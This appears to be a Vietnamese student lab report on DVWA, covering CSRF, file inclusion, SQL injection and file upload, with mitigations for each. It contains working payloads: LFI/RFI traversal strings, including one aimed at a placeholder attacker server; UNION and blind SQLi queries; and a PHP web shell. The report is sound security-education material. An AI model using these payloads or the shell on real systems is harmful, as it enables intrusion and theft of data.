
Demo: Khi thay đổi password thành “password1”, URL đổi thành

http://localhost/Lab05/DVWA-2.5/vulnerabilities/csrf/?password_new=password1&password_conf=password1&Change=Change#



Sau đó: Copy URL và đổi “password1” thành “password234”:

http://localhost/Lab05/DVWA-2.5/vulnerabilities/csrf/?password_new=password234&password_conf=password234&Change=Change#



Khi thử lại với tài khoản “admin” và password “password234”, trang web báo “Valid password for 'admin'”, nghĩa là đã đổi thành công mật khẩu.

- **Nguy cơ:** Kẻ tấn công có thể thực hiện các hành động thay đổi trạng thái quan trọng trên ứng dụng nhân danh người dùng mà người dùng không hề hay biết, như thay đổi thông tin cá nhân, mật khẩu, email, thực hiện giao dịch tài chính, xóa dữ liệu...

Xem mã nguồn và phân tích các mức độ bảo mật

1. Mức độ Low:

- Code chỉ đơn giản lấy giá trị password_new và password_conf từ request (\$_GET) và thực hiện đổi mật khẩu nếu chúng khớp nhau. Không có bất kỳ biện pháp kiểm tra nào xem request này có phải do người dùng thực sự khởi tạo hay không.

2. Phân tích Medium:

- Mức Medium kiểm tra HTTP Referer Header. Nó kiểm tra xem request có phải đến từ chính domain của DVWA hay không.

3. Phân tích High:

- Mức High (và Impossible) sử dụng biện pháp hiệu quả nhất: Anti-CSRF Tokens (Synchronizer Token Pattern).

- Khi hiển thị form đổi mật khẩu, server tạo ra một token ngẫu nhiên, duy nhất, bí mật và nhúng nó vào form. Token này cũng được lưu trữ phía server (trong session của người dùng).
 - Khi người dùng submit form, token này được gửi cùng request.
 - Server sẽ kiểm tra xem token nhận được từ request có khớp với token đã lưu trong session hay không.
 - Nếu khớp -> Request hợp lệ.
 - Nếu không khớp hoặc thiếu token -> Request bị từ chối (vì kẻ tấn công không thể đoán hoặc lấy được token đúng của phiên làm việc của người dùng).
- URL độc hại bạn tạo ở mức Low sẽ không chứa user_token hợp lệ này, nên tấn công sẽ thất bại ở mức High/Impossible.

Kết luận về cách khắc phục:

- Biện pháp hiệu quả nhất: Sử dụng Anti-CSRF Tokens cho tất cả các request gây thay đổi trạng thái (POST, PUT, DELETE, và cả GET nếu nó thay đổi trạng thái). Token phải:
 - Duy nhất cho mỗi phiên người dùng (hoặc mỗi request).
 - Không thể đoán được (đủ ngẫu nhiên và bí mật).
 - Được kiểm tra chặt chẽ phía server.
- Biện pháp bổ sung:
 - Kiểm tra Referer Header (như một lớp phòng thủ phụ, không nên dựa hoàn toàn vào nó).
 - Sử dụng thuộc tính SameSite cho cookie (Strict hoặc Lax) để hạn chế việc trình duyệt gửi cookie trong các request cross-site.


7. File Inclusion

Tìm hiểu về lỗ hổng: Lỗ hổng File Inclusion cho phép kẻ tấn công đưa nội dung của các file không mong muốn vào luồng thực thi của ứng dụng web. Có hai loại chính:


- Local File Inclusion (LFI): Cho phép include các file có sẵn trên cùng server với ứng dụng web (ví dụ: mã nguồn, file cấu hình, file hệ thống như /etc/passwd).
- Remote File Inclusion (RFI): Cho phép include các file từ một server khác thông qua URL. RFI đặc biệt nguy hiểm vì có thể dẫn đến thực thi mã từ xa (Remote Code Execution).

Demo, Nguy cơ và Ảnh chụp màn hình:

Demo: Giả sử như ở thư mục Root có một file malware.txt đại diện cho một file mã độc.



Khi đó, nếu sửa URL thành <http://localhost/Lab05/DVWA-2.5/vulnerabilities/fi/?page=../../../../malware.txt>, khi đó trình duyệt sẽ thực thi nội dung của file txt này (tương tự với các file php, js...):



- Nguy cơ: Lộ mã nguồn, thông tin nhạy cảm (mật khẩu CSDL, API key), thực thi mã tùy ý trên server (với RFI hoặc LFI kết hợp với các kỹ thuật khác như upload file hoặc log poisoning), chiếm quyền điều khiển server.

Phân tích các mức độ bảo mật và kết luận về cách khắc phục:

Mức độ Low: Không có bảo mật.

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```

Mức độ Medium:

- Sử dụng str_replace để cố gắng loại bỏ các chuỗi nguy hiểm như http://, https://, ../, ..\.

```
// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );
```

- Lỗi hổng: str_replace thường không đệ quy. Nếu nó chỉ thay thế một lần, kẻ tấn công có thể lồng các chuỗi bị cấm.
- Bypass: Thử lồng chuỗi bị cấm. Ví dụ, nếu ../ bị loại bỏ, thử//. Sau khi ../ bị loại bỏ, chuỗi còn lại là ../.
 - Payload LFI: ?page=....//....//....//....//etc/passwd
 - Payload
RFI: ?page=hthttp://tp://<attacker_server>/rfi_test.txt (http:// bị lồng vào nhau)
- Kết quả: Tấn công vẫn có thể thành công nếu bypass được bộ lọc.

Mức độ High:

- Kiểm tra xem giá trị của page có tên file được cho phép hay không (include.php, file1.php, file2.php, file3.php). Nó chỉ cho phép include các file có tên nằm trong danh sách trắng này.

```
// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

- Lỗi hỏng: Khó khai thác hơn nhiều bằng cách thông thường.
- Kết quả: Các payload LFI/RFI cơ bản sẽ bị chặn vì chúng không nằm trong danh sách file được phép include một cách tường minh.

Mức độ Impossible:

- Nó sẽ kiểm tra giá trị page và chỉ include một file đã được định nghĩa sẵn trong mã nguồn dựa trên giá trị đó. Người dùng không thể đưa đường dẫn tùy ý vào hàm include.

```
// Only allow include.php or file{1..3}.php
$configFileNames = [
    'include.php',
    'file1.php',
    'file2.php',
    'file3.php',
];
```

• Kết luận về cách khắc phục:

1. Tránh include file dựa trên input người dùng: Không bao giờ truyền trực tiếp dữ liệu từ người dùng vào các hàm include/require.
2. Sử dụng Whitelist: Nếu cần include file động, tạo whitelist, kiểm tra xem các file được phép include và kiểm tra giá trị đầu vào có nằm trong danh sách này hay không trước khi thực hiện include.
3. Vô hiệu hóa RFI: Trong cấu hình PHP (php.ini), tắt các chỉ thị allow_url_fopen và allow_url_include.
4. Input Validation: Kiểm tra kỹ lưỡng đầu vào để loại bỏ các ký tự/chuỗi nguy hiểm như ../, %00.


8. SQL Injection & SQL Injection (Blind)

Tìm hiểu về lỗ hổng: SQL Injection (SQLi) là một kỹ thuật tấn công cho phép kẻ tấn công can thiệp vào các câu truy vấn SQL mà một ứng dụng thực hiện đối với database của nó. Bằng cách chèn các đoạn mã SQL độc hại vào dữ liệu đầu vào (ví dụ: qua form, tham số URL), kẻ tấn công có thể thay đổi logic của câu truy vấn gốc.

- SQL Injection "thông thường" (Error-based, Union-based): Kẻ tấn công nhận được phản hồi trực tiếp từ CSDL, có thể là thông báo lỗi (tiết lộ cấu trúc CSDL) hoặc dữ liệu từ các bảng khác (thông qua UNION SELECT).
- SQL Injection Blind: Kẻ tấn công không nhận được phản hồi dữ liệu trực tiếp. Thay vào đó, họ phải suy luận thông tin dựa trên các thay đổi gián tiếp trong phản hồi của ứng dụng:
 - *Boolean-based*: Dựa vào việc ứng dụng trả về kết quả TRUE/FALSE khác nhau (ví dụ: trang hiển thị "Welcome user" hay "Login failed").
 - *Time-based*: Dựa vào sự khác biệt về thời gian phản hồi của server (ví dụ: sử dụng các hàm như SLEEP(), BENCHMARK() để làm chậm truy vấn nếu một điều kiện nào đó đúng).

Demo, Nguyên cơ và Ảnh chụp màn hình:

Demo SQL Injection thường: Khi nhập 1, id, firstname và surname của user tương ứng được trả về.



User ID:

ID: 1
First name: admin
Surname: admin

Khi nhập vào ô ID: 1' UNION SELECT @@version, database()#, phiên bản của database và tên của database lần lượt hiển thị ở Firstname và Surname của user thứ 2:

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT @@version, database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT @@version, database()#
First name: 10.4.32-MariaDB
Surname: dvwa

Khi nhập: **1' UNION SELECT table_name, NULL FROM information_schema.tables#**

Tên của các bảng trong DB sẽ được hiển thị.

User ID:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: ALL_PLUGINS
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: APPLICABLE_ROLES
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: CHARACTER_SETS
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: CHECK_CONSTRAINTS
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: COLLATIONS
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: COLUMNS
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: ENABLED_ROLES
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: ENGINES
Surname:

ID: 1' UNION SELECT table_name, NULL FROM information_schema.tables#
First name: EVENTS
Surname:

ID: 1' UNION SELECT table name, NULL FROM information schema.tables#

Khi nhập **1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#,** tên của tất cả các cột trong bảng users sẽ được liệt kê:

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: admin
Surname: admin

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: user_id
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: first_name
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: last_name
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: user
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: password
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: avatar
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: last_login
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: failed_login
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: CURRENT_CONNECTIONS
Surname:

ID: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#
First name: TOTAL_CONNECTIONS
Surname:

- **Nguy cơ:** SQL Injection có thể dẫn đến việc đọc trái phép toàn bộ dữ liệu nhạy cảm trong CSDL (thông tin người dùng, mật khẩu, thẻ tín dụng...), sửa đổi hoặc xóa dữ liệu, phá hoại tính toàn vẹn dữ liệu, từ chối dịch vụ (DoS), và trong nhiều trường hợp, chiếm quyền điều khiển hoàn toàn server CSDL và thậm chí cả server web.

Phân tích các mức độ bảo mật:

- **Medium:** Sử dụng `mysqli_real_escape_string` nhưng áp dụng trên một dropdown menu (chỉ gửi ID dạng số). Điều này làm cho việc escape chuỗi không hiệu quả vì đầu vào là số. Vẫn có thể inject nếu không có kiểm tra kiểu dữ liệu `intval()`. Nếu có `intval()`, việc injection qua tham số này rất khó.

- **High:** Mô phỏng việc lấy dữ liệu dựa trên ID lưu trong Session và có thể dùng LIMIT 1, làm cho UNION SELECT khó lấy nhiều dữ liệu cùng lúc nhưng vẫn có thể thực hiện được từng dòng.
- **Impossible:** Sử dụng Prepared Statements (Parameterized Queries). Đây là cách phòng chống hiệu quả nhất. Dữ liệu người dùng (ID) được truyền riêng biệt với câu lệnh SQL, database coi nó là *dữ liệu* chứ không phải *mã lệnh*, do đó vô hiệu hóa hoàn toàn SQLi.


Cách khắc phục:

- Kết luận về cách khắc phục: Sử dụng Prepared Statements (hay còn gọi là Parameterized Queries).
 1. Câu lệnh SQL được định nghĩa trước với các "placeholder" (ví dụ: ? hoặc :ten_bien) cho các giá trị sẽ được cung cấp sau.
 2. Dữ liệu đầu vào từ người dùng được truyền riêng biệt vào câu lệnh đã được chuẩn bị (prepared). Hệ thống CSDL sẽ xử lý dữ liệu này như là giá trị thuần túy, không phải là một phần của mã lệnh SQL, do đó vô hiệu hóa khả năng inject mã SQL.
 3. Các biện pháp khác như Input Validation (ví dụ: kiểm tra kiểu dữ liệu, độ dài) và Escaping (ví dụ: dùng `mysqli_real_escape_string()`).
 4. Sử dụng nguyên tắc cấp quyền tối thiểu (Least Privilege) cho tài khoản CSDL mà ứng dụng sử dụng.

SQL Injection (Blind): Blind SQLi xảy ra khi ứng dụng dễ bị tấn công SQLi nhưng không hiển thị lỗi chi tiết hoặc dữ liệu trực tiếp trong phản hồi. Kẻ tấn công phải suy luận thông tin dựa trên các thay đổi gián tiếp (TRUE/FALSE hoặc thời gian phản hồi).

Demo:

Nhập '1' vào ô User ID: Trả về một true response.



User ID:

User ID exists in the database.

Nhập '99', trả về một false response.

Khi đó, có thể đoán được tên database bằng cách nhập vào các truy vấn như:

1' AND SUBSTRING(database(), 1, 1) = 'a'#, trả về một false response, nghĩa là tên của database không bắt đầu bằng chữ 'a':

User ID:


User ID is MISSING from the database.

Nếu nhập SQL bằng **1' AND SUBSTRING(database(), 2, 1) = 'v'#**, khi đó nhận về một true response, nghĩa là database có tên chứa chữ thứ 2 bắt đầu bằng 'v':

User ID:

User ID exists in the database.

Khi nhập **1' AND IF(SUBSTRING(database(),1,1)='d', SLEEP(66), 0)#**, khi đó trang web sẽ load chậm 66 giây do bị sleep (biểu tượng load ở thanh bên trái).



Phân tích các mức độ khác (Blind SQLi)

- **Medium:** Áp dụng `mysql_real_escape_string` và/hoặc `intval` cho tham số chính, làm Boolean-based và Time-based qua tham số đó khó hơn nhiều hoặc không thể. Kể

tấn công có thể cần tìm cách inject vào cookie hoặc header nếu ứng dụng sử dụng chúng trong truy vấn.

- **High:** Tương tự High SQLi thông thường, có thể dùng Session ID hoặc các biện pháp bảo vệ khác làm việc khai thác trực tiếp rất khó.
- **Impossible:** Sử dụng **Prepared Statements**, ngăn chặn hiệu quả cả Blind SQLi vì dữ liệu đầu vào không được diễn giải như mã lệnh.

9. File Upload

- **Tìm hiểu về lỗ hổng:** Lỗ hổng này phát sinh khi ứng dụng cho phép người dùng tải file lên server nhưng không có cơ chế kiểm soát đầy đủ và chặt chẽ về loại file, nội dung file, tên file, kích thước file, hoặc vị trí lưu trữ file. Kẻ tấn công có thể lợi dụng để tải lên các file thực thi độc hại, phổ biến nhất là "web shell" (một script phía server như PHP, ASP, JSP) cho phép thực thi lệnh từ xa.
- **Demo, Nguyên cơ và Ảnh chụp màn hình:**

Demo: Tạo một file .php để khi được tải lên và truy cập, sẽ cho phép chạy lệnh bằng cách thêm "?cmd=command" vào URL.


```
<?php
```

```
// shell đơn giản nhận lệnh qua tham số 'cmd' trên URL
```


```
if(isset($_REQUEST['cmd'])){  
    echo "<pre>";  
    $cmd = ($_REQUEST['cmd']);  
    system($cmd);  
    echo "</pre>";  
    die;  
}
```

```
?>
```

Upload file **shell.php**:



Sau đó: Nhập địa chỉ URL thành "localhost/Lab05/DVWA-2.5/hackable/uploads/shell.php?cmd=dir", khi đó output khi chạy lệnh "dir" sẽ được hiển thị trên trang web:



- Nguy cơ: Cho phép kẻ tấn công thực thi mã tùy ý trên server với quyền hạn của tiến trình web server, dẫn đến chiếm quyền điều khiển server, đánh cắp dữ liệu, cài đặt malware, tấn công các hệ thống khác.
- **Phân tích các mức độ bảo mật và kết luận về cách khắc phục:**

Mức độ Medium: Code sẽ kiểm tra:

1. Loại nội dung (Content-Type): Chỉ cho phép các loại như image/jpeg, image/png.
2. Kích thước file.
3. Không kiểm tra kỹ phần mở rộng file hoặc nội dung thực sự.

```
// File information
$uploaded_name = $_FILES['uploaded']['name'];
$uploaded_type = $_FILES['uploaded']['type'];
$uploaded_size = $_FILES['uploaded']['size'];
```

Lỗi hổng: Content-Type header dễ bị giả mạo.

Mức độ High: Kiểm tra

1. Phần mở rộng file (Extension): Chỉ cho phép các extension ảnh (jpg, jpeg, png, gif).
2. Loại nội dung (Content-Type): Giống Medium.
3. Nội dung file: Sử dụng hàm như getimagesize() để kiểm tra xem file có đúng là định dạng ảnh hợp lệ hay không.
4. Có thể đổi tên file khi lưu để tránh ghi đè.

```

{ isset( $_POST[ 'Upload' ] ) } {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {

```

- Lỗ hổng: Vẫn có thể bị bypass nếu chỉ kiểm tra header ảnh mà không làm sạch nội dung, hoặc nếu có thể kết hợp với LFI.

Mức độ Impossible:

- Code áp dụng nhiều lớp bảo vệ:
 - Kiểm tra extension bằng whitelist.
 - Kiểm tra MIME type phía server.
 - Sử dụng thư viện xử lý ảnh (GD/ImageMagick) để tạo lại ảnh từ dữ liệu upload. Quá trình này sẽ loại bỏ mọi dữ liệu không phải ảnh.

```

// Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
if( $uploaded_type == 'image/jpeg' ) {
    $img = imagecreatefromjpeg( $uploaded_tmp );
    imagejpeg( $img, $temp_file, 100);
}
else {
    $img = imagecreatefrompng( $uploaded_tmp );
    imagepng( $img, $temp_file, 9);
}
imagedestroy( $img );

```

- Đổi tên file thành một chuỗi ngẫu nhiên, duy nhất.
- Lưu file vào một thư mục bên ngoài web root, không thể truy cập trực tiếp qua URL.
- **Kết luận về cách khắc phục:**
 1. Kiểm tra Loại file (MIME Type & Extension): Kiểm tra cả phần mở rộng (extension) của file và kiểu MIME (Content-Type) được gửi lên. Sử dụng whitelist các loại file được phép thay vì danh sách đen (blacklist).
 2. Kiểm tra Nội dung file: Không chỉ dựa vào tên file hay Content-Type. Kiểm tra "magic number" (các byte đầu tiên của file) để xác định định dạng thực sự. Nếu là ảnh, thử dùng các thư viện xử lý ảnh (như GD

hoặc ImageMagick trong PHP) để mở và lưu lại file – việc này thường sẽ loại bỏ các mã độc được chèn vào metadata.

3. Đổi tên file: Không sử dụng tên file gốc do người dùng cung cấp. Tạo ra một tên file ngẫu nhiên, duy nhất khi lưu trữ trên server để tránh các vấn đề liên quan đến ghi đè hoặc đoán tên file.
4. Giới hạn Kích thước: Đặt giới hạn hợp lý cho kích thước file được phép tải lên.
